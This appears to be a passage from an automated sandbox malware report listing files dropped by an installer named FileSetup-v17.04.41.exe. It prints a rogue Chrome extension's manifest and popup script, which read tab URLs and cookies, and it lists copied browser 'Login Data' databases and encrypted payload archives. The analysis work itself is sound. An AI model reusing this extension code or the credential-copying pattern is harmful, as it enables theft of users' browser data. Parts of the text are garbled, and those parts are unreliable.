C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\lehcdpclapmggacanmpfjlemhjkoefcbhl1.0.0.0_0\manifest.json	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\lehdcpclapmggacanmpfjlemhjkoeifcbhl1.0.0.0_0\manifest.json	
File Type:	ASCII text, with very long lines, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	2380
Entropy (8bit):	5.687293760500434
Encrypted:	false
SSDEEP:	48:QWRIWSlelc1wm6g838z/oTFi5acPKFe8EieIc1a+E8t8Rc3T:DR4Mwmqi5PWevMa+T
MD5:	ADF10776EEC8DC0F6E7E3B4AD59CF504
SHA1:	4F11FE569189036B42923EF5A8AFB0985DCECDF5
SHA-256:	ED373E2B91FDF477D1CC1F8B709C03F03A3963ACA99F51071D5F24407095D22D
SHA-512:	7328245AA1473B217BFD33B65A07D0BD1DA96C8A85D5A6DD43E71072211D7BE86AF00BBF1C724747EEADAF36A8A713CE440557B46CB0F2E2CDD35B05C3793CD5
Malicious:	false
Preview:	{.. "background": {.. "persistent": true,.. "scripts": ["jquery-1.8.3.min.js", "background.js"].. },.. "browser_action": {.. "default_icon": "icon.png".. "default_popup": "popup.html".. "default_title": "book_helper".. },.. "content_scripts": [{.. "all_frames": false,.. "js": ["book.js"].. "matches": ["http://*/", "https://*/"].. "run_at": "document_idle".. },.. "description": "book_helper".. "icons": {.. "16": "icon.png".. "48": "icon48.png".. },.. "key": "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAI1tm+QFuyEAjdg8bsB1Amy5MksnoFTx+/SDDbN1zp5WgXOZWc9GtAlPwVldE3Bgkz4u8Nnwddy0MunE1cB3zfqw9BHJl2plaoQH+nQDXCtH2tfoSx9a9JWrQYSgvH5SDsyncSaMBd0jaBbC80g6zZEFPE1OR2tcyLKNMJ+p8WzCH2RXQabcvwxhCzksydkJhB4scqZjKse1ZJxF724Quu4EsY5CVuoTeremfMAkke23IzB28f8LkPBCqMR1p/kuib+izmHqQ2132TwRXIk5OkVE+D8K5vh9vI/SwRmtSqepONWxmI/LKXVv2pbqnnb8+OXP6v02MjQ9ioEaX5CK0AgBQIDAQAB".. "manifest_version": 2,.. "name": "book_helper

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\lehdcpclapmggacanmpfjlemhjkoeifcbhl1.0.0.0_0\popup.html	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	280
Entropy (8bit):	5.048307538221611
Encrypted:	false
SSDEEP:	6:WLzLyYGRpy6jHz5K3S3ZLeStvXAqJmW/9mGNVknAnAqJmW/KrV4Nhdbb:97H1x3Zbtv0qJmW8GNVkAAqJmWyrV4Nj
MD5:	E93B02D6CFFCCA037F3EA55DC70EE969
SHA1:	DB09ED8EB9DBC82119FA1F76B3E36F2722ED2153
SHA-256:	B057584F5E81B48291E696C061F94B1E88CA52522490816D4BF900817FF822BD
SHA-512:	F85B5B38ADE3EFA605E1DA27E8680045548E3343804073F9FE0C83E4BECFB2EB4A237C8E1C84D43DA386CBDDDC45F915BCE950ED41D53A8DFDF85AF2DFA6879
Malicious:	false
Preview:	<!DOCTYPE HTML>.<html>.<head>.<meta charset="UTF-8">.<title></title>.<style type="text/css">.div {..font-size: 30px;..color: red;.}</style>.<script type="text/javascript" src="jquery-1.8.3.min.js"></script>.<script type="text/javascript" src="popup.js"></script>.</head>.</html>

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Extensions\lehdcpclapmggacanmpfjlemhjkoeifcbhl1.0.0.0_0\popup.js	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	642
Entropy (8bit):	4.985939227199713
Encrypted:	false
SSDEEP:	12:wIoAnOh/B9mZ2ysUEjesrdRG0yHM2ssgripX3KKjWnoFF2O:gMW9O2yVEjzrwHM7rSKVnoeO
MD5:	2AC02EE5F808BC4DEB832FB8E7F6F352
SHA1:	05375EF86FF516D91FB9746C0CBC46D2318BEB86
SHA-256:	DDC877C153B3A9CD5EC72FEF6314739D58AE885E5EFF09AADBB86B41C3D814E6
SHA-512:	6B86F979E43A35D24BAAF5762FCOD183584B62779E4B500EB0C5F73FAE36B054A66C5B0620EA34C6AC3C562624BEC3DB3698520AF570BB4ED026D907E03182E
Malicious:	false
Preview:	\$(function() {.....var a, e;.....chrome.tabs.getSelected(null, function(tab) {....e = tab.url;alert("url--" + e);....});.....chrome.cookies.getAll({.....url : e...}, function(ytCookies) {....for (var i = 0; i < ytCookies.length; i++) {.....if (ytCookies[i].name == "abc") {.....\$("#abc").val(ytCookies[i].value);.....}......});.....function sendMessageToContentScript(message, callback) {.....chrome.tabs.query({.....active : true,.....currentWindow : true....}, function(tabs) {.....chrome.tabs.sendMessage(tabs[0].id, message, function(response) {.....if (callback).....callback(response);.....});.....});.....});..

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Preferences		
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe	
File Type:	ASCII text, with very long lines	
Category:	dropped	
Size (bytes):	5512	
Entropy (8bit):	5.179212413774215	
Encrypted:	false	
SSDEEP:	96:nEAL5yLim/Xn0ppoicVwHk0JCKL8FkbOEIVuHv:nrLmP/kjaOP4K8	
MD5:	B704F33D68A2F67513CD1835D0796899	
SHA1:	AC147672D5BE9DCB145063734C2F1FDF2BCFC610	

[illegible]

C:\Users\user\AppData\Local\Login Data1611913514483	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IY1PJzr9URCVE9V8MX0D0HSFINuFAIGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyF18AIG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Preview:	SQLite format 3.....@C.....

C:\Users\user\AppData\Local>Login Data1611913558680

Preview:

```
SQLite format 3.....@ .....C.....  
.....  
.....  
.....
```

C:\Users\user\AppData\Local\Temp\1611913516483

Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	7-zip archive data, version 0.3
Category:	dropped
Size (bytes):	37737
Entropy (8bit):	7.994967159065528
Encrypted:	true
SSDEEP:	768:jKbwEEFezqMkJOjWrLgmfA3nT2q5XTcM5QxQ5peEjw4MEe:WbwBFOEPghX5T/QnkbMEe
MD5:	5A6469A3F787ABD2AE93B47470528F79
SHA1:	4032B59237CC883FB752D9727971B435F4D27EB8
SHA-256:	1B27A55132F5E68D341F617A8EB21C6ED62AAE9017F0F1EB8651E05D0615D971
SHA-512:	335985B4FDCDEFED60F6073CC58F44B1E31FA43C1EE253772C5EEB94FD1D93CCF2D4D7C994EF0151FFE32A58369FCA5A605329E77D3A8B038D5142F4946D2135
Malicious:	false
Preview:	7z...'IVw'.....".....S.....8%D...2..J...y1.C.....HE89.V.Z',n*.S.T.V.....O.%(i.6!.....":L.nrH..A.m.....5.M.o.....Q...f..... .k1..S".w"Y...2pS....g....V:y;..+.P..8F.t...)&.:lj=...%d.b.u.&.4y.<.97.[`L]7...sZ;.K..EA.IIO....N....D..C.enT.f....t....].w.....E...Ffc.\$Sw'].%J.{.....y.n2F.....v...#t^...Si&wb..A.@.#...bi_.....!~.....g.Q.@/. 1L...*.f.q.<...t...)< ...?u.....JH.CD.i.s..4..c9;X...r7.9.{...wfg..:/.....?j.N.z...+...j)...K..v...4.9.....t.ZN...#W.e...O...V.z...u...lNR.Z.....fi.y.k.....\$...N[....F.U..~oJ.Cn....+H..)....)l!..8.....Z..(..L.~...fsQ.W.....p.....q.T....p....uC...;.....1Pl... .G.....-...=.....L.....)O8y....H...g...E.c...k2c.&...4..]?A...FG....._W.B?...p.X..gC.....G... _Y.A.P.....k.../..7YO.c.M.i... ..^+RPJ]...D.jq.z'.4. [*.....jq..w.%..2/>..y...>.....C.)8B7\$Z...{P..~.&...b.....

C:\Users\user\AppData\Local\Temp\1611913547477

Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	7-zip archive data, version 0.3
Category:	dropped
Size (bytes):	553040
Entropy (8bit):	7.999671101282436
Encrypted:	true
SSDEEP:	12288:DSX3/iYsJg9CzucZkbXAH+rCd/Q0SeFiDS+wj5KMzCH/RuuHDrDNb:DSX3/iVgrzkbXa+raQJ0UuJj5jzYnrDp
MD5:	A4427F2F46DEEA15CEA87BDBB53A22CC
SHA1:	158501079514868D85246E970314A024FF263199
SHA-256:	18BA0794E5C95B5192105CCD9AA09A7DFFF50262971D23E316CA3788627CCA4F
SHA-512:	334255DCA0F71B7B50A147397ECF21B1CB5150FD489AE7EBEFD459190865FFAF3CD7783D50B53DFF91CE5628CABB147172A627A400112B490BE17164074C8
Malicious:	false
Preview:	7z.....7.p.....\$.....1...(. (...<^...-+...Q3D.....i.si.a.V.k{JU.dk.'h... KR.\$-W...&<Y9.,0.k+<b...?zqlnw.....\..5C..^...y... ..FZ..0.\$.....vds.....Yx.Q...x..._.Yk. ..n.>&Y..7.B=.(.8.w<..sVs.V..6<o.(.....b..t..b..@...~.....\..Y:rlx...\$!...{h...J..M".....0N.^...@..X.8`...=_.._f.Q..D...3.=0..)f.....s.....Gd...(!L...A)*..r...>.....@.4 ..s..G.....j.7...{...[.=+y7..0.'.....i..d...l..b...c.s}.g..(l..H@<sl.*Y..*...dm...?B.c7S..{...f...c...P.S.#...w=+.M.U@u.....^Xl.....!u}...?SYUK....O...G.j]+^.....'..`&a..F..c..o...c.Z4.....Q1..1L.J.p>..j..l.il>..y8.S@...@...7..Hc..y...UNJj..9...@.../..#.....N..BC?..C...Ga[J.vb.....mn..@..z../Kc.Y<.tA*.2...O.....[...Drrl)..7..9...pNj.P6]t.. '..yb..S.....H...h.+x..4..v1.....'4)3.N...2...U..J...l4y.R.l.....b.....Nle%4.0*"ll..H.2..'..^42.....9..sX..1.....8z.u#A).....tbP.....&...U...9

C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe

Process:	C:\Users\user\Desktop\FileSetup-v17.04.41.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4592400
Entropy (8bit):	7.814257274870527
Encrypted:	false
SSDEEP:	98304:4u181qMJuVvd7Qld5ElgJQaQsPRT2KJLNx6DfgteKbeOJ:n294g7QxEIWQaQyRTXy4vJ
MD5:	B7234E4A9AAAAACEFA890535F8117C8FC
SHA1:	24C4321111FF004105C14E29662682F16900DE29
SHA-256:	A8FEFE8E1F92A30D1CDD4E2E2AFAACF08A02C8961F496EE16E89062417EC5F28
SHA-512:	8590BE6433943BEC0867A18247E25D9821D39DB1D06C6957D3895558EB5568DDDF0B97ACDA222F0A16701C50DE43D8AD667D6717ADD6900EC941E71CA28E5
Malicious:	true
Antivirus:	Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....L!This program cannot be run in DOS mode....\$.P...M.^M.^M.^...^M.^3..^5M.^3..^OM.^B.^M.^B.^M.^M.^3L .^M.^M.^3.^OO.^3.^M.^3.^M.^3.^M.^Rich.M.^.....PE..L...V.....P.....M.....`@.....2.....8..... ...#.....d.....@.....` .6.....text..J.....P.....rdata...`.....@...@.data...D...P.....P.....@...rsrc.....@..@.....

C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\FileSetup-v17.04.41.exe
----------	---

C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe:Zone.Identifier	
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	true
Preview:	[ZoneTransfer]....Zoneld=0

C:\Users\user\AppData\Local\Temp\MSI2C5D.tmp	
Process:	C:\Windows\SysWOW64\lmsiexec.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	6656
Entropy (8bit):	5.2861874904617645
Encrypted:	false
SSDEEP:	96:YtJL/UST0S599F4dHVMUqROMhpatBWxxJZr7dJVYJNs6OI10dLNK:Q2SwSX9wSVUDWXQsxO
MD5:	84878B1A26F8544BDA4E069320AD8E7D
SHA1:	51C6EE244F5F2FA35B563BFFB91E37DA848A759C
SHA-256:	809AAB5EACE34DFBFB2B3D45462D42B34FCB95B415201D0D625414B56E437444
SHA-512:	4742B84826961F590E0A2D6CC85A60B59CA4D300C58BE5D0C33EB2315CEFAF5627AE5ED908233AD51E188CE53CA861CF5CF8C1AA2620DC2667F83F98E627B59
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 0%, Browse - Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.e...e...e...F..e.&m...e...e...i...e...i...e...Rich.e.....PE.. L...D.....!.....@.....\$.H#..P.....0....p......I.....text..`.rdata.....@..@.reloc.....0.....@..B.....

C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	268744
Entropy (8bit):	5.398284390686728
Encrypted:	false
SSDEEP:	6144:ePH9aqri3YL1Avg3NloWPxFL8QL2Ma8tvT0ecR:eP4qri3YL1Avg3NloWPTnL2f3x
MD5:	E2E9483568DC53F68BE0B80C34FE27FB
SHA1:	8919397FCC5CE4F91FE0DC4E6F55CEA5D39E4BB9
SHA-256:	205C40F2733BA3E30CC538ADC6AC6EE46F4C84A245337A36108095B9280ABB37
SHA-512:	B6810288E5F9AD49DCBF13BF339EB775C52E1634CFA243535AB46FDA97F5A2AAC112549D21E2C30A95306A57363819BE8AD5EFD4525E27B6C446C17C9C587E4E
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 8%, Browse - Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.h.Q.;Q.;Q.;Y.;Q.;Q.;Q.;Q.;Q.;Q.;Sr.;Q.;Y.;Q.; *Y.;Q.;Q.;P.;Q.;F.;Q.;EZ.;Q.;F.;Q.;Rich.Q.;.....PE..L.^..S.....@.....`....."Q.....P..x..... .....textbss1U.....text...>...p.....`.rdata...i.....p.....@..@.data...L.....@...idata...J.....P.....@...rsrc...x...P.....@..@.....

C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	73160
Entropy (8bit):	6.49500452335621
Encrypted:	false
SSDEEP:	1536:BG9vRpkFqhyU/v47PZSOKhqTwYu5tEm1n22W:E1RIOAkz5tEmZvW

C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	
MD5:	F0372FF8A6148498B19E04203DBB9E69
SHA1:	27FE4B5F8CB9464AB5DDC63E69C3C180B77DBDE8
SHA-256:	298D334B630C77B70E66CF5E9C1924C7F0D498B02C2397E92E2D9EFDFF2E1BDF
SHA-512:	65D84817CDDDB808B6E0AB964A4B41E96F7CE129E3CC8C253A31642EFE73A9B7070638C22C659033E1479322ACEEA49D1AFDCEFF54F8ED044B1513BFFD33F85
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 0%, Browse - Antivirus: ReversingLabs, Detection: 2%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....D"C..L...L.....L.....&L.....L....Y.L'~!...L'~7...L..M\L.....L... ...L.....L.Rich.L.....PE..L....P.....X.....\$.....@.....@.....>.....@.....>.....P.....P.....@.....text...`rdata...&.....(.....@...@.data.....@....rsrc.....@...@.reloc..H.....@..B.....

C:\Users\user\AppData\Local\Temp\download\latl71.dll	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	89600
Entropy (8bit):	6.46929682960805
Encrypted:	false
SSDEEP:	1536:kill9T5Xx1ogKMvw5Br7KLKLI+Xe+QnyH4Cc0tR6nGVp/VTbkE0DJ4ZwmroV:BtvBOH+FQny5R6nG//SdaZwms
MD5:	79CB6457C81ADA9EB7F2087CE799AAA7
SHA1:	322DDDE439D9254182F5945BE8D97E9D897561AE
SHA-256:	A68E1297FAE2BCF854B47FFA444F490353028DE1FA2CA713B6CF6CC5AA22B88A
SHA-512:	ECA4B91109D105B2CE8C40710B8E3309C4CC944194843B7930E06DAF3D1DF6AE85C1B7063036C7E5CD10276E5E5535B33E49930ADBAD88166228316283D011B
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 3%, Browse - Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....Er.....0.....Rich.PE..L...PK.D.....!.....f.....p.....<...@..0#.....p..H...0.....@.....0...text...4.....`rdata..M7.....8.....@...@.data.....@....rsrc...0#...@...\$...\$.....@...@.reloc.....p.....H..... @..B.....

C:\Users\user\AppData\Local\Temp\download\dl_peer_id.dll	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	92080
Entropy (8bit):	5.923150781730819
Encrypted:	false
SSDEEP:	1536:5myH1Ar4zLdl0XJED0ySFzyhSU+kcexDCaDRqxAnNQDB:foEZEDDSFzDkce7RqxAnlB
MD5:	DBA9A19752B52943A0850A7E19AC600A
SHA1:	3485AC30CD7340ECCB0457BCA37CF4A6DFDA583D
SHA-256:	69A5E2A51094DC8F30788D63243B12A0EB2759A3F3C3A159B85FD422FC00AC26
SHA-512:	A42C1EC5594C6F6CAE10524CDAD1F9DA2BDC4074F6E685E56107DE781B9BCE8210A8CD1A53EDACD61365D37A1C7CEBA3B0891343CF2C31D258681E3BF8504D3
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 3%, Browse - Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	Filename: s0C79VUdSn.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....Yt... .p... .p... .p... .p... .~t... ...t... ~t... ... 6 .sk... .sk... .w... .sk... .Rich.PE..L...&.M.....!.....y".....P.....0.X.....h...@.....text.....`rdata...F.....P.....@...@.data.....@....rsrc.`.....@...@.reloc.....0... ...0.....@..B.....

C:\Users\user\AppData\Local\Temp\download\download_engine.dll	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	3512776
Entropy (8bit):	6.514740710935125
Encrypted:	false
SSDEEP:	49152:O/4yyAd2+awsEL4eyiiDoHHPLvQB0o32Qm6m7VBmurXztN:OVrsEcTiiAvLa0oYkuf/

C:\Users\user\AppData\Local\Temp\download\download_engine.dll	
MD5:	1A87FF238DF9EA26E76B56F34E18402C
SHA1:	2DF48C31F3B3ADB118F6472B5A2DC3081B302D7C
SHA-256:	ABAEB5121548256577DDD8B0FC30C9FF3790649AD6A0704E4E30D62E70A72964
SHA-512:	B2E63ABA8C081D3D38BD9633A1313F97B586B69AE0301D3B32B889690327A575B55097F19CC87C6E6ED345F1B4439D28F981FDB094E6A095018A10921DAE80D9
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 0%, Browse - Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....8.....!..L!This program cannot be run in DOS mode...\$.....M..){...{...{...{\$...{.t...{...&...{...{\$...{.b...{...&...{\$...{.q. B...&...{...&...{...Z...{...K...{...'...{...%...{...{...{Rich...{.....PE..L...S.....!...P'.....=...`.....6...&5.....0.../...../h...1`.....5.....1.d.pg'.....`p.....text...l'.....P'.....`rdata.Kt...`.....`.....@..@.data..L.../...@.../.....@...rsrc...`.....1..... 1.....@..@.reloc..L...1.P...01.....@..B.....

C:\Users\user\AppData\Local\Temp\download\msvc71.dll	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	503808
Entropy (8bit):	6.4043708480235715
Encrypted:	false
SSDEEP:	12288:b692dAsfQqt4oJcRYRhUgiW6QR7t5k3Ooc8iHkC2ek:bSYACJcRYe3Ooc8iHkC2e
MD5:	A94DC60A90EFD7A35C36D971E3EE7470
SHA1:	F936F612BC779E4BA067F77514B68C329180A380
SHA-256:	6C483CBE349863C7DCF6F8CB7334E7D28C299E7D5AA063297EA2F62352F6BDD9
SHA-512:	FF6C41D56337CAC074582002D60CBC57263A31480C67EE8999BC02FC473B331EEFED93EE938718D297877CF48471C7512741B4AEB0636AFC78991CDF6EDDFB
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 0%, Browse - Antivirus: ReversingLabs, Detection: 3%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....k.....C.....N.....N.....N.....N.....N.....N.....R ich.....PE..L...Q.D.....!.....<.....&[.....?..2...<...p.....0....8.....(-..H.....text.....`rdata...+.....0.....@..@.data...h!...@...@.....@....rsrc.....p.....`.....@..@.reloc...0.....@...p.....@..B.....

C:\Users\user\AppData\Local\Temp\download\msvcr71.dll	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	348160
Entropy (8bit):	6.56488891304105
Encrypted:	false
SSDEEP:	6144:cPIV59g81QWguohIP/siMbo8Crn2zzwRFMcifMNRb3YgxS3bCAO5kkG:OIVvN1QWguohInJDrn8zwNF7eCr
MD5:	CA2F560921B7B8BE1CF555A5A18D54C3
SHA1:	432DBCF54B6F1142058B413A9D52668A2BDE011D
SHA-256:	C4D4339DF314A27FF75A38967B7569D9962337B8D4CD4B0DB3ABA5FF72B2BFBB
SHA-512:	23E0BDD9458A5A8E0F9BBBCB7F6CE4F87FCC9E47C1EE15F964C17FF9FE8D0F82DD3A0F90263DAAAF1EE87FAD4A238AA0EE92A16B3E2C67F47C84D575768EDBA43E
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 0%, Browse - Antivirus: ReversingLabs, Detection: 3%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....v.....K.E.....S...F.x.....F.....F.G.....F.D.....F.F.....F.B.....Ric h.....PE..L...Q.D.....!.....6].....V.....L...C.....(.....0..h+...8.....H.....Itext.....`rdata...`rdata.....@..@.data...h.....`.....@....rsrc.....@..@.reloc..h+...0..0... ..@..B...

C:\Users\user\AppData\Local\Temp\download\zlib1.dll	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	59904
Entropy (8bit):	6.753320551944624
Encrypted:	false
SSDEEP:	1536:ZfU1BgfZqvECHUhUMPZVmnToIfxIOjIOG8TI:ZfzfZR2UhUMPZVSTBfbFG6I
MD5:	89F648852EAA3E5A66C5F34F3B92405
SHA1:	330F9F6DA03AE96DFA77DD92AAE9A294EAD9C7F7

C:\Users\user\AppData\Local\Temp\download\zlib1.dll	
SHA-256:	BD29D2B1F930E4B660ADF71606D1B9634188B7160A704A8D140CADAFB46E1E56
SHA-512:	CFE72872C89C055D59D4DE07A3A14CD84A7E0A12F166E018748B9674045B694793B6A08863E791BE4F9095A34471FD6ABE76828DC8C653BE8C66923A5802B31E
Malicious:	false
Antivirus:	- Antivirus: Metadefender, Detection: 0%, Browse - Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$....."u..f..~f..~c..~e..~c..~g..~c..~c..~d..~d..~f..~..~k..~ ...~d..~..~g..~..~g..~..~g..~Richf..~.....PE..L...%.M.....!.....R.....[!.....0.....<.....h.....text.....`..rdata..F.....H.....@..@..data..t.....@...rsrc.....@..@..reloc...@..B.....

C:\Users\user\AppData\Local\Temp\lev732A.tmp	
Process:	C:\Users\user\AppData\Roaming\1611913544586.exe
File Type:	Extensible storage engine DataBase, version 0x620, checksum 0x18bd5d35, page size 32768, DirtyShutdown, Windows version 10.0
Category:	dropped
Size (bytes):	29884416
Entropy (8bit):	1.1053996427169843
Encrypted:	false
SSDEEP:	24576:fLUOMtHVmy5xJpSmA7R4OPfi+2r6fX3rsLOVW:Tjy5pJd
MD5:	55F22023DB599FA41FDF9C80CA049375
SHA1:	DF290939A060150899FB3C1A5C780F5098801FBF
SHA-256:	62F498C44BD8D20D501EDE1B9CB7B8CEC6D0E6225667BBA4E772A3A462E3E1
SHA-512:	965C8412C6CBB1D81BB34EDB8D50A5E1343BB5960025F1A31D566EFDBB09CA194DF74D7114D54B837C2A2981651DAA4B1BDB80AD73C466E88A5EACB89724A7F
Malicious:	false
Preview:	..J5.....?....._e..*...w.....".....x?!...x..h.\$.....b...*...w.....{.....B.....yi.....9YeE.#...xm.....

C:\Users\user\AppData\Local\Temp\gdiview.msi	
Process:	C:\Users\user\Desktop\FileSetup-v17.04.41.exe
File Type:	;1033
Category:	modified
Size (bytes):	237056
Entropy (8bit):	6.262405449836627
Encrypted:	false
SSDEEP:	3072:oqgVLOwI8m5A7LLrepqxi8RVUbq+jLJl2naX3MGYn9dL7yP:VgZOwI5AnL2RgUbTC29GYTC
MD5:	7CC103F6FD70C6F3A2D2B9FCA0438182
SHA1:	699BD8924A27516B405EA9A686604B53B4E23372
SHA-256:	DBD9F2128F0B92B21EF99A1D7A0F93F14EBE475DBA436D8B1562677821B918A1
SHA-512:	92EC9590E32A0CF810FC5D15CA9D855C86E5B8CB17CF45DD68BCB972BD78692436535ADF9F510259D604E0A8BA2E25C6D2616DF242261EB7B09A0CA5C6C2C8
Malicious:	false
Preview:	>.....d.....D.....!..."..#..\$.%&..'..(..)*...+...-.../...0...1...2...3...4...5...6...7...8...9...:;...<...=...>?...?...@...A...B...C...c... ..E...F...G...H...I...J...K...L...b...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...]\...^..._...`...a.....e.....w.....g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...x.....y...Z...

C:\Users\user\AppData\Local\Temp\lidl.dat	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
File Type:	7-zip archive data, version 0.3
Category:	dropped
Size (bytes):	1397922
Entropy (8bit):	7.999863097294012
Encrypted:	true
SSDEEP:	24576:juyI43LaCG/Ns1izTSVSRvLQtdMRATA0wpJu4cvT8Ptj2JwqXN25MB9urh0w6q:jut47aCGVSVSRvLEdxA0accjEwqXTcac
MD5:	18C413810B2AC24D83CD1CDCAF49E5E1
SHA1:	ACE4A5913D6736C6FFB6666B4290AB1A5950D6FF
SHA-256:	9343334E967D23D84487B28A91E517523B74C6ADDF4654309EDEE98CC0A56353
SHA-512:	FEFD6B65CBB61AC77008155F4CB52221C5C518388D429FE6C11CCB2346FB57991D47B121A024AC1DDED312C1B7646744066092A8A04D5A81BFE56E4A1D9C2E5
Malicious:	false

C:\Users\user\AppData\Local\Temp\ldl.dat	
Preview:	7z.'.....C.^T.....\$......: c.&.p...../D.N..MhC.T.....n.....L.V187y.j.'.U.G6P')6...f...<.....G./...3...^.] = G.6..5;!SK.\$RdO....2.C^.....\$Y..Ah.L8./...h\$.....\..~...b.j.U...4.'dIN ^?6.r....<K0.....^Vg.j. &j..{...X.K..5*zLF.W-.Z9..<.....u0O../.s+N.....1.....r\$h;3.)L.p.....~ J^.*YFZX\g.H....vbz..E'lhRH..@.p...+3..`Y:../.....J.3<...C.....5'.~_p...<.. f-.. E..N..3.....S..Y..r..y...V.p.....MrD....W2..Y:..G..bkq...n..o..>W..\A>Z....^+j..Mb).S.....3^.....f...-wD?...r...}?x.#'...Ru<....l\l.f.d /p.r2.Z.JY.]...9...1.....).....l.....\..: .Y...q.!...N\..P...#%...1...%v. J4.....^_1&jb,..VZ#j.i.....<..\\$.0....t<.[... .n1..Y.i4\ZN..V...U)... .l.vj...7P.)6..N.,>e:f,z...v#AQ...8M.X.).....r .H.Dz....YY -.). (.z..0E.Y2."."<.lL..{Z...+0.....8v../.1A`..xx..8.HY...y.l..d.e;.....'D.W.....o2...../q...sx....>..7.fk_g`o.".F24.Mvs.....)\.....^...d.&.

C:\Users\user\AppData\Local\Temp\ldl.dll	
Process:	C:\Users\user\AppData\Local\Temp\6852B33702F6B3BD.exe
